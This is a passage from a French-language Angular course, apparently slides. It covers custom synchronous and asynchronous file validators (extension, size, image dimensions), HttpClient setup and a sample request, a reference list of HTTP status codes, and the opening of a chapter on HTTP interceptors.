
const nomFichier = fichier.name;
const extension = nomFichier.split('.').pop();

if (extension === undefined || nomFichier.indexOf('.') === -1) {
  return {
    aucuneExtension: {
      extension: '',
      extensionsValides: extensionsValides,
      erreur: 'aucune extension',
    },
  };
} else if (!extensionsValides.includes(extension)) {
  return {
    extensionInvalide: {
      extension: extension,
      extensionsValides: extensionsValides,
      erreur: 'extension invalide',
    },
  };
}

return null;
```

Il est ainsi possible désormais d'utiliser les méthode de notre classe FileValidator ainsi :

```
public formulaire: FormGroup = new FormGroup(  
  {  
    ...  
    image: new FormControl(  
      "", [  
        FileValidator.fileExtensions(['jpg', 'jpeg'],  
        FileValidator.fileMaxSize(1000),  
      ])),  
  }  
)
```

Gérer les validations d'un input file multiple

Chapitre : Effectuer des requêtes

Pour rappel, nous avons vu qu'un input file multiple serait représenté / géré ainsi dans notre composant :

```
<input
  #fileUpload type="file"
  (change)="onFichierSelectionne($event)"
  style="display: none" multiple
/>
<div>
  {{ fichiers.length > 0
    ? fichiers.length + " fichiers sélectionnés"
    : "Aucun fichier sélectionné" }}

  <button
    mat-mini-fab
    color="primary"
    (click)="$event.preventDefault(); fileUpload.click()">
    <mat-icon>attach_file</mat-icon>
  </button>
</div>
```

```
export class AjoutArticleComponent {
  fichiers: File[] = [];
  ...
  FormBuilder: inject(FormBuilder)
  http: inject(HttpClient)


  onFichierSelectionne(e: any) {
    this.fichiers = e.target.files;
  }

  onAjoutArticle() {
    const formData = new FormData();

    for (let i = 0; i < this.fichiers.length; i++) {
      formData.append('fichiers', this.fichiers[i]);
    }
    ...
  }
}
```

Afin de faciliter la gestion des input avec fichiers multiples :
Nous allons ajouter dans la classe **FileValidator** la méthode **getFiles**

Cette méthode prend en paramètre un `formControl` (un *input file* dans notre cas) qui retournera les fichiers sélectionnés



Grâce à cette méthode nous allons pouvoir parcourir tous les fichiers sélectionnés, et retourner la première erreur que l'on rencontrera ou bien la valeur null

```
static fileExtensions(extensionsValides: string[]): ValidatorFn {  
  return (formControl: AbstractControl) => {  
    const fichiers: File[] = FileValidator.GetFiles(formControl);  
  
    for (let fichier of fichiers) {  
      const nomFichier = fichier.name;  
      const extension = nomFichier.split('.').pop();  
  
      ... Ancien traitement  
    }  
  
    return null;  
  };  
}
```

```
import { ValidatorFn, AbstractControl } from '@angular/forms';  
  
export class FileValidator {  
  static fileExtensions(extensionsValides: string[]): ValidatorFn {  
    ...  
  }  
  
  static getFiles(formControl: AbstractControl): File[] {  
    if (formControl.value == null || formControl.value[0] == null) {  
      return [];  
    }  
  
    let files: File[] = [];  
  
    if (formControl.value instanceof FileList) {  
      files = [...Array.from(formControl.value)];  
    } else if (Array.isArray(formControl.value)) {  
      files = [...formControl.value];  
    } else {  
      files = [formControl.value];  
    }  
  
    return files;  
  }  
}
```

La méthode *fileExtensions* dans sa totalité :

```
static fileExtensions(extensionsValides: string[]): ValidatorFn {  
  return (formControl: AbstractControl) => {  
    const fichiers: File[] = FileValidator.GetFiles(formControl);  
  
    for (let fichier of fichiers) {  
      const nomFichier = fichier.name;  
      const extension = nomFichier.split('.').pop();  
  
      if (extension === undefined || nomFichier.indexOf('.') === -1) {  
        return {  
          aucuneExtension: {  
            extension: '',  
            extensionsValides: extensionsValides,  
            erreur: 'aucune extension',  
          },  
        };  
      } else if (!extensionsValides.includes(extension)) {  
        return {  
          extensionInvalide: {  
            extension: extension,  
            extensionsValides: extensionsValides,  
            erreur: 'extension invalide',  
          },  
        };  
      }  
    }  
  
    return null;  
  };  
}
```

Ainsi que la méthode fileMaxSize :

```
static fileMaxSize(maxSize: number): ValidatorFn {  
  return (formControl: AbstractControl) => {  
    const fichiers: File[] = FileValidator.GetFiles(formControl);  
  
    for (let fichier of fichiers) {  
      if (fichier instanceof File && fichier.size > maxSize) {  
        return {  
          fileMaxSize: {  
            maxSize: maxSize,  
            actualSize: fichier.size,  
            fichier,  
          },  
        };  
      }  
    }  
    return null;  
  };  
}
```



Gérer les erreurs asynchrones


*Exemple avec la gestion des dimensions
maximum d'un fichier*

Chapitre : Effectuer des requêtes

>> Les validation asynchrone

Certaines validations nécessitent une opération asynchrone, ex : le traitement d'un fichier pour obtenir la hauteur et la largeur d'une image, ou une requête sur le serveur pour savoir si un email est déjà utilisé...

Comme nous l'avons vu, les validateurs sont appelés au moment même où la valeur du champs à changé, cette instruction étant synchrone nous ne pouvons pas y placer une opération asynchrone et cela même si nous utilisons un mécanisme de promises ou await/async



>>L'interface AsyncValidationFn

Le problème étant que quelque soit le traitement réalisé, la validation n'attendra jamais la fin de l'opération asynchrone. Sauf si nous ne renvoyons pas une `ValidationErrors`, mais une `Promise<ValidationErrors | null>` ou un `Observable<ValidationErrors | null>`

La validation devra alors être déclarée dans le deuxième paramètre du `FormControl`, dans la propriété `asyncValidators` d'un objet (les validateur synchrone dans une propriété `validators`)

```
formulaire: FormGroup = this.formBuilder.group({  
  nom: ['', [Validators.required]],  
  image: [  
    '',  
    {  
      validators: Validators.required,  
      asyncValidators: monValideurAsynchrone,  
    },  
  ],  
});
```

Retourne une fonction suivant
l'interface AsyncValidatorFn

AsyncValidationFn

FormControl

Await

Le validateur a reçu une promesse,
mais ne continuera pas avant que
celle-ci soit résolue

1

Opération asynchrone

2

await (Promise)

3

Nous pouvons effectuer un exemple avec une validation sur les dimensions d'une image sélectionnée

Puisque nous obtenons un objet File, il est nécessaire d'effectuer une première opération asynchrone : transformer le fichier en Base64. Cette opération nécessite la création d'une promesse, puisque la fonction onload que l'on définit n'est qu'un callback. La promesse résolue nous donnera la source de l'image.

La deuxième opération asynchrone consiste à créer une image à partir de la source en base64, le retour de la méthode decode étant déjà une promesse, il suffit de la suffixer par l'opérateur await afin d'attendre la fin de l'opération et de renvoyer l'image

```
static getBase64(file: File): Promise<string> {  
  return new Promise((resolve, reject) => {  
    const reader = new FileReader();  
    reader.readAsDataURL(file);  
    reader.onload = () => {  
      if (typeof reader.result == 'string') {  
        resolve(reader.result);  
      } else {  
        resolve('');  
      }  
    };  
    reader.onerror = (error) => reject(error);  
  });  
}
```

```
static async getImage(file: File): Promise<HTMLImageElement> {  
  const img = new Image();  
  const base64: string = await FileValidator.getBase64(file);  
  img.src = base64;  
  await img.decode();  
  return img;  
}
```

La fonction renvoyée étant préfixée par `async`, son retour sera donc placé dans une promesse jusqu'à la résolution du traitement de l'image

Puisque l'opérateur `await` est placé avant l'appel de la méthode `getImage`, nous pouvons effectuer les tests des dimensions de l'image

```
static fileDimension(dimension: {
  maxWidth?: number;
  maxHeight?: number;
  minWidth?: number;
  minHeight?: number;
}): AsyncValidatorFn {
  return async (formControl: AbstractControl) => {
    const fichiers: File[] = FileValidator.GetFiles(formControl);

    for (let fichier of fichiers) {
      const img = await FileValidator.getImage(fichier);

      if (img) {
        ...
      }
    }
    return null;
  };
}
```

Ici nous effectuerons les tests sur les dimensions de l'image

tests à effectuer sur les dimensions de l'image

```
static fileDimension(  
...  
  for (let fichier of fichiers) {  
    const img = await FileValidator.getImage(fichier);  
  
    if (img) {  
      if (  
        (dimension.minWidth && img.width < dimension.minWidth) ||  
        (dimension.minHeight && img.height < dimension.minHeight) ||  
        (dimension.maxWidth && img.width > dimension.maxWidth) ||  
        (dimension.maxHeight && img.height > dimension.maxHeight)  
      ) {  
        return {  
          fileDimension: {  
            errorMinWidth:  
              dimension.minWidth && img.width < dimension.minWidth,  
            errorMinHeight:  
              dimension.minHeight && img.height < dimension.minHeight,  
            errorMaxWidth:  
              dimension.maxWidth && img.width > dimension.maxWidth,  
            errorMaxHeight:  
              dimension.maxHeight && img.height > dimension.maxHeight,  
            maxWidth: dimension.maxWidth,  
            maxHeight: dimension.maxHeight,  
            minWidth: dimension.minWidth,  
            minHeight: dimension.minHeight,  
            actualWidth: img.width,  
            actualHeight: img.height,  
            fichier,  
            img,  
          },  
        };  
      }  
    }  
  }  
  return null;  
};  
}
```

A la place d'un tableau de Validator, c'est un objet avec 2 propriétés qui est passé :

validators, qui prendra comme valeur notre ancien tableau de Validator,
et

asyncValidator, qui lui prendra en paramètre un AsyncValidator (ou un tableau d'AsyncValidator)

```
formulaire: FormGroup = this.formBuilder.group({  
  nom: ['', [Validators.required]],  
  image: [  
    '',  
    {  
      validators: [  
        FileValidator.fileExtensions(['jpg']),  
        FileValidator.fileMaxSize(100000000),  
      ],  
      asyncValidators: FileValidator.fileDimension({  
        maxWidth: 100,  
        maxHeight: 200,  
      })),  
    },  
  ],  
});
```

Ici nous passons les dimensions souhaitez (on peut également ajouter *minWidth* et *minHeight*)

Ici des affichages d'erreur différent, l'un plus concis que l'autre, à utiliser / optimiser selon les besoins

```
@if(formulaire.get('image')?.hasError('fileDimension')) {  
  
<mat-error>  
  
  L'image a des dimensions trop grandes (maximum :  
  {{formulaire.get('image')?.errors?.['fileDimension'].maxWidth  
  }}/{{formulaire.get('image')?.errors?.['fileDimension'].maxHeight}}px,  
  l'image actuelle est de :  
  {{formulaire.get('image')?.errors?.['fileDimension'].actualWidth  
  }}/{{formulaire.get('image')?.errors?.['fileDimension'].actualHeight}}px)  
  
</mat-error>  
  
}
```

```
@if(formulaire.get('image')?.hasError('fileDimension')) {  
  <mat-error>  
    <ul>  
      @if(formulaire.get('image')?.errors?.['fileDimension'].errorMinWidth) {  
        <li>  
          L'image n'est pas assez large (min :  
          {{formulaire.get('image')?.errors?.['fileDimension'].minWidth}}px  
          actuelle :  
          {{formulaire.get('image')?.errors?.['fileDimension'].actualWidth}}px)  
        </li>  
      } @if(formulaire.get('image')?.errors?.['fileDimension'].errorMinHeight) {  
        <li>  
          L'image n'est pas assez haute (min :  
          {{formulaire.get('image')?.errors?.['fileDimension'].minHeight}}px  
          actuelle :  
          {{formulaire.get('image')?.errors?.['fileDimension'].actualHeight}}px)  
        </li>  
      } @if(formulaire.get('image')?.errors?.['fileDimension'].errorMaxWidth) {  
        <li>  
          L'image est trop large (max :  
          {{formulaire.get('image')?.errors?.['fileDimension'].maxWidth}}px  
          actuelle :  
          {{formulaire.get('image')?.errors?.['fileDimension'].actualWidth}}px)  
        </li>  
      } @if(formulaire.get('image')?.errors?.['fileDimension'].errorMaxHeight) {  
        <li>  
          L'image est trop haute (max :  
          {{formulaire.get('image')?.errors?.['fileDimension'].maxHeight}}px  
          actuelle :  
          {{formulaire.get('image')?.errors?.['fileDimension'].actualHeight}}px)  
        </li>  
      }  
    </ul>  
  </mat-error>  
}
```

Validité du FormControl et traitement asynchrone

Du au traitement asynchrone de la validation que l'on a mis en place, l'une de nos fonctionnalité ne marche plus : l'affichage de la vignette lors de la sélection du fichier

En effet la méthode *onFileSelected* appelée lorsqu'un fichier est sélectionné, vérifie au préalable si le FormControl de l'image est valide.

Hors cette valeur ne sera disponible qu'à la fin du traitement asynchrone, le FormControl ne sera pas valide mais en attente (PENDING)

```
onFileSelected(event: any) {  
  if (event.target.files[0] && this.formulaire.get('image')?.valid) {  
    this.fichiers = event.target.files[0];  
  
    let reader = new FileReader();  
    reader.onload = (e: any) => {  
      this.imageSource = e.target.result;  
    };  
    reader.readAsDataURL(event.target.files[0]);  
  } else {  
    this.imageSource = '';  
    this.fichiers = null;  
  }  
}
```

>> Rectification de l'image de prévisualisation (½)

La solution est d'observer le statut du FormControl pour cela nous allons devoir dans un premier temps, déclarer séparément le formControl de l'image :

```
imageValidator = new FormControl('', {  
  validators: [  
    FileValidator.fileExtensions(['png']),  
    FileValidator.fileMaxSize(100000000),  
  ],  
  asyncValidators: FileValidator.fileDimension({  
    maxWidth: 10,  
    maxHeight: 10,  
  }),  
});  
  
formulaire: FormGroup = this.formBuilder.group({  
  nom: ['', [Validators.required]],  
  image: this.imageValidator,  
});
```


>> Rectification de l'image de prévisualisation (2/2)

Puis d'observer le statut du FormControl, si le statut devient "VALID" alors on affiche l'image.

Les FormControl possèdent justement un observable `statusChange` qui nous permettra de réaliser le traitement que nous faisons à l'origine dans la méthode `onFileSelected` (qui peut d'ailleurs être supprimée ainsi que l'événement `change` de l'`input file`)

```
ngOnInit(): void {  
  this.imageValidator.statusChanges.subscribe((status) => {  
    if (status == 'VALID') {  
      if (this.imageValidator.value) {  
        this.fichier = this.imageValidator.value[0];  
  
        let reader = new FileReader();  
        reader.onload = (e: any) => {  
          this.imageSource = e.target.result;  
        };  
        reader.readAsDataURL(this.imageValidator.value[0]);  
      }  
    } else {  
      this.imageSource = '';  
      this.fichier = null;  
    }  
  });  
}
```

Echange serveur

Dans ce chapitre :

>> Ajouter le provider de la dépendance HttpClient

TODO

src/app.config.js

```
import { ApplicationConfig, provideZoneChangeDetection } from '@angular/core';
import { provideHttpClient } from '@angular/common/http';

export const appConfig: ApplicationConfig = {
  providers: [

    //... autres providers

    provideHttpClient(),
  ],
};
```



>> Utiliser le service

Comme pour les autres services, on récupère la dépendance via la fonction inject

```
import { HttpClient } from '@angular/common/http';

@Component({
  selector: 'app-root',
  templateUrl: './app.component.html',
  styleUrls: ['./app.component.scss']
})
export class AppComponent {

  http = inject(HttpClient);
  ...
}
```



Exemple de requête

Chapitre : Echange serveur

>> Le principe de l'asynchrone

Il est alors possible de contacter un serveur, et de recevoir sa réponse dans une fonction callback passée à la méthode *subscribe*

```
http = inject(HttpClient);

ngOnInit() {
  this.client
    .get('https://jsonplaceholder.typicode.com/users')
    .subscribe((retour: any) => {
      console.log(retour)
    });
  console.log('Fin ngOnInit')
}
```

Si vous exécutez ce code, vous constaterez que l'instruction du callback sera exécutée après la dernière instruction de la méthode `ngOnInit`.

Car le callback ne sera exécuté qu'au moment où le serveur aura répondu (de façon asynchrone)

Gérer les erreurs HTTP au niveau global ou local

Dans ce chapitre :



Gérer les status HTTP

Chapitre : Echange serveur

>> Intérêt de la méthode de la propriété *complete*

Pour rappel, la méthode de la propriété *complete* est appelée lorsque la requête ne retourne pas un code supérieur ou égale à 400. Mais celle-ci ne devrait pas pouvoir avoir un code aléatoire entre 200, 201, 202 ou 204 dans notre cas puisque le type de retour de la requête est connu à l'avance :

- 200 = La ressource a été créée et retournée intégralement
- 201 = La ressource a été créée et son identifiant a été retourné
- 202 = La requête a été acceptée mais la création de la ressource n'est pas instantanée
- 204 = La ressource a été créée mais aucune information n'a été retournée
- 205 = La ressource a été créée mais le formulaire doit être réinitialisé

Un cas d'usage de *complete* serait que la requête retourne l'un des statuts 200, 201, 202 ou 204 (un seul au choix) ou un statut 205 (une information a été modifiée côté serveur comme une faute d'orthographe, un format spécifique appliqué, une information supplémentaire ...)

Un traitement commun aux 2 status pourrait alors être appliqué dans la méthode *complete*

```
.subscribe({
  next: (e) => {

    if (e.type == HttpEventType.Response) {
      if (e.status == HttpStatusCode.Created) {
        console.log(`La création a réussi`)
      } else if (e.status == HttpStatusCode.ResetContent) {
        console.log(`La création a réussi mais le
                    formulaire doit être vidé`)
      }
    }
  },
  error: (erreur) => {
    //...
  },
  complete: () => {
    console.log(`Que le code soit 201 ou 205
                cette requête est terminé avec succès`)
  }
})
```

>> Les erreurs communes du Client (>= 400)

400 - Bad Request Les paramètres fournis sont erronés (*ex : informations incorrectes ou manquantes dans le JSON fournie, date au mauvais format ...*)

401 - Unauthorized L'utilisateur devrait être connecté pour accéder à cette ressource

403 - Forbidden L'utilisateur est connecté mais n'a pas les droits nécessaires

404 - Not Found La ressource ou son url sont inexistantes (*L'url pour accéder à une ressource peut exister mais l'id fourni peut ne pas exister*)

405 - Method Not Allowed L'URL existe mais pas avec cette méthode (*ex POST utilisé à la place de PUT*)

406 - Not Acceptable La requête a réussi, mais le type de réponse que tente de retourner le serveur ne fait pas partie de l'entête accept (*ex : il renvoie du JSON alors que le client n'a pas ajouté "Accept: application/json" dans les en-têtes*)

409 - Conflict La requête n'a pas réussi car la ressource n'a pas pu être éditée, créée ou supprimée (les paramètres envoyés sont valide, contrairement à une erreur 400, mais le serveur répond que l'opération est impossible (*contrainte de clé étrangère, clé métier/organique dupliquée, la ressource a été éditée par un autre utilisateur au même moment ...*))

415 - Unsupported Media Type Le type d'information envoyée ne correspond pas à ce qui est attendu (*ex : envoi d'une image alors qu'un format JSON était attendu*)

>> Les erreurs communes du Serveur (>= 500)

500 - Internal Server Error Une erreur propre au serveur est survenue

501 - Not Implemented La ressource est accessible mais n'a pas fini d'être implémentée

502 - Bad Gateway Le serveur sur lequel la requête est effectuée marche (*généralement un proxy ou un reverse proxy*), mais un ou plusieurs serveurs placés derrière sont inaccessibles (*le protocole n'est pas reconnu, tous les serveurs sont éteints ...*)

503 - Service Unavailable La ressource est bien accessible, mais le serveur est surchargé

504 - Gateway Timeout Le serveur sur lequel la requête est effectué marche (*généralement un proxy ou un reverse proxy*), mais un ou plusieurs serveurs placés derrière mettent trop de temps pour répondre



Les intercepteurs HTTP

Dans ce chapitre :




Http interceptor

Chapitre : Echange serveur

Intercepteur de requête : le principe

